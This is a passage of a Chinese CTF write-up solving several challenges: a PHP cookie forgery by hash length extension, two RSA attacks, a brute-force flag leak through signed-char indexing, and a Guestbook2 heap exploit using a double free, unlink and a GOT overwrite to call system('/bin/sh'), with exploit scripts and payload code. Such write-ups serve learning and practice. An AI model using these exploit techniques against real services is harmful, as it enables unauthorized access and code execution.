        if ($role==="admin" && $hsh === md5($salt.strrev($_COOKIE["role"]))) {
            $auth = true;
        } else {
            $auth = false;
        }
    } else {
        $s = serialize($role);
        setcookie('role',$s);
        $hsh = md5($salt.strrev($s));
        setcookie('hsh',$hsh);
    }
    if ($auth) {
        echo "<h3>Welcome Admin. Your flag is "
    } else {
        echo "<h3>Only Admin can see the flag!!</h3>";
    }
?>
```

哈希长度扩展攻击，这里没用hash_extender，用了之前自己写的一个demo，猜salt的长度就可以了，最后是12位的salt

```python
from md5_length_attack.md5_length_attack import use
url = 'http://web.phrack.top:32785/index.php'
omd5 = '3a4727d57463f122833d9e732f94e4e0'
msg = '"nimda":5:s'
for i in xrange(1, 200):
    # 新的md5和中间的padding
    md5, padding = use(12 + i, omd5, msg)
    padding = padding.lstrip('_')[::-1] # 取个反
    role = 's:5:"admin"%ss:5:"guest";' % padding
    cookie = {'hsh': md5,
              'role': urllib.quote(role)}
    response = requests.get(url, cookies=cookie).text
    if 'Welcome Admin.' in response:
        print response
        break
```

0x2d. JarvisShell 400 REVERSE

没做出来。。

0x2e. CrazyAndroid 600 REVERSE

没做出来。。

0x2f. Extremely hard RSA 500 CRYPTO

e = 3小公钥指数攻击，一次加一个n，开三次方看结果。最后是加了118719488个n。

```python
i = 0
while True:
    result = gmpy2.iroot(gmpy2.mpz(cipher), 3)
    if result[1]:
        print '%x' % result[0], i
        break
    cipher += n
    i += 1
    if i % 100000 == 0:
        print i / 100000,
```

0x30. God Like RSA 600 CRYPTO

部分私钥泄露，找到一篇论文实现了私钥恢复的一个算法，好像是只要27%的私钥位数，顺便找到了它的代码。整理一下格式放进去跑，私钥拿到了什么都好说。

```
from Crypto.Cipher import PKCS1_OAEP

pri = RSA.importKey(open('prikey.pem').read())
with_padding = PKCS1_OAEP.new(pri)

cipher = open('./flag.enc', 'rb').read()
print (with_padding.decrypt(cipher))
```

解出来的结果是要把padding去掉的，开始还以为解错了半天没看出来

0x31. Guess 300 PWN

问题的关键在于，

```
    value1 = bin_by_hex[flag_hex[2 * i]];
    value2 = bin_by_hex[flag_hex[2 * i + 1]];
```

flag_hex取出来是char，是有符号的，所以可以反向取到 bin_by_hex前面的内容，而flag就在前面，只要取到flag本身 就可以爆破了。


爆破每一字节的前4位时，把后四位对应的字符设成flag本身的字符，前四位枚举16次去or，最后最大的成功的就是这4位。对于后四位，直接在前四位的基础上枚举，哪个对了就是哪个。还有一点程序会超时关闭，爆破时间较长，所以需要重连几次。

```
for i in xrange(50 - 6):
    # 爆破高4位
    hi = []
    for j in xrange(16):
        payload = (
            head +
            ''.join(['0' + p8(ch(_).value) for _ in xrange(-59, -15 - (50 - 6 - i))]) +
            '%x' % j + p8(ch(-15 - (50 - 6 - i)).value) +
            ''.join(['0' + p8(ch(_).value) for _ in xrange(-15 - (50 - 6 - i) + 1, -15)]) +
            tail)
        ws('guess> ', payload + '\n')
        c = server.recvline()
        if 'Yaaaay! You guessed' in c:
            hi.append(j)
    result += "%x" % hi[-1]

    # 爆破低4位
    lo = []
    for j in xrange(16):
        payload = (
            head +
            ''.join(['0' + p8(ch(_).value) for _ in xrange(-59, -15 - (50 - 6 - i))]) +
            '%x' % hi + '%x' % j +
            ''.join(['0' + p8(ch(_).value) for _ in xrange(-15 - (50 - 6 - i) + 1, -15)]) +
            tail)
        ws('guess> ', payload + '\n')
        c = server.recvline()
        if 'Yaaaay! You guessed' in c:
            lo = j
            break
    result += "%x" % lo
```

0x32. Guestbook2 400 PWN


两个BUG

- 首先，new和edit操作读取post内容时用的是read函数，读满指定的长度，且没有在结果后面添加NULL，所以在printf的时候可以连带着把后面的内容也打出来，这是一个泄露的地方



```
  for ( i = 0; i < (signed int)a2; i += v4 )
  {
    v4 = read(0, (void *)(a1 + i), (signed int)(a2 - i));
    if ( v4 <= 0 )
      break;
  }
  result = (unsigned int)i;
```

- 其二，delete操作没有检查是否已经删除过，造成了可以多次删除，即Double Free。进一步可以利用任意写



```
int delete()
{
  int result; // eax@4
  int v1; // [sp+Ch] [bp-4h]@2

  if ( *(_QWORD *)(global_buf_0x1810 + 8) <= 0LL )
  {
    result = puts("No posts yet.");
  }
  else
  {
    printf("Post number: ");
    v1 = read_int();
    if ( v1 >= 0 && (signed __int64)v1 < *(_QWORD *)global_buf_0x1810 )
    {
      --*(_QWORD *)(global_buf_0x1810 + 8);
      *(_QWORD *)(global_buf_0x1810 + 24LL * v1 + 16) = 0LL;
      *(_QWORD *)(global_buf_0x1810 + 24LL * v1 + 24) = 0LL;
      free(*(void **)(global_buf_0x1810 + 24LL * v1 + 32));
      result = puts("Done.");
    }
    else
```

edit的空间是realloc出来的，如果空间足够，位置不会改变。程序以128字节为最小单位申请空间

获取缓冲区地址

- 创建五个新的post，然后删除第2/4个，此时第二个的bk指向了第四块，利用上面BUG中的第一个信息泄露。将chunk[0]的大小不断增大，并连带着把BK打印出来，以此得到chunk[4]的地址。
- heap_buffer_addr = chunk[4] - 3 * (128 + 8 * 2)，chunk[4]的地址减去前三个chunk的大小，注意加上chunk头，就得到了buffer的开头。注意chunk[0] == heap_buffer_addr + 8 * 2
- 申请buffer之前，程序只做过一次malloc，就是申请上面的那张表，其大小为0x1810，所以pTable = heap_buffer_addr - 0x1810

至此拿到了各种缓冲区的地址。

修改chunk[0]的内容，伪造chunk头

```
payload = (p64(0) + p64(block | 1) +
           p64(table_header - 8 * 3 + 8 * 4) +
           p64(table_header - 8 * 2 + 8 * 4) +
           'X' * (block - 4 * 8) +
           p64(block) + p64(block + 8 * 2))
```

- 修改后：

```
+------+------+------+------+----+-+----+-+-------+---
| 0x00 | 145  | 0x00 | 0x81 | th + | th + | XXXXX | pc
|       |       |       |       | 0x8   | 0x10 | XXXXX |
+-----------------------------------+-------+--------+---
| 0x80  | 144   |  FD1  |  BK1  |                      | cc
|       |       |       |       |                      |
+---------------------+-------+----------------------+---
| 144   | 145   |   XXXXXXXXXXXXXXXXXXXXXXXXXXXX       | nc
|       |       |                                    |
+-------+-------+------------------------------------+---
```

- 此时再次delete chunk[1]，触发free，以及前一块的unlink
- unlink完成，成果是全局表中的chunk[0]的指针改成了th + 0x8。

修改全局表

- 修改全局表内容，大部分保持不变，修改第二项的指针为free@got地址，这里需要注意的是后面需要对齐到之前的长度，因为如果长度不一样会触发realloc，此时的指针进行realloc已经会报错了。
- 另外，此时把chunk[1]的HasContent改成1，便于后面打印和修改。

```
payload = (p64(2) +
    p64(1) + p64(olength) + p64(table_header - 8 * 3 + 8 * 4) +
    p64(1) + p64(8) + p64(free_got) +
    p64(0) + p64(block) + p64(heap_start + (block + 8 * 2) * 2 + 8 * 2) +
    p64(0) + p64(block) + p64(heap_start + (block + 8 * 2) * 3 + 8 * 2) +
    p64(0) + p64(block) + p64(heap_start + (block + 8 * 2) * 4 + 8 * 2))
payload += (olength - len(payload)) * 'X'
```

- 修改完后：

```
                              +---------------------------- +
                              |                             |
                              v                             |
  +----> +---------------+-------------+                    |
  |      |   MAX = 256   | CurrentSize |                    |
  |      +--------------------------------------------+   |
  |      |  HasContent   |   Length    | chunk[0].ptr   +---+
  +      +--------------------------------------------+
0x1810   |  HasContent   |   0x08      | free@got       |
  +      +---------------+-------------+----------------+
  |      |               +-----------+                  |
  +----+ +--------------------------------------------+
```

覆盖GOT

- 调用打印功能，此时第二项就会打印出free@got的地址，至此拿到free的真实地址
- 根据libc计算system和free的offset，修改chunk[1]成system
- 之前已经将/bin/sh写入chunk[4]，直接调用delete post[4]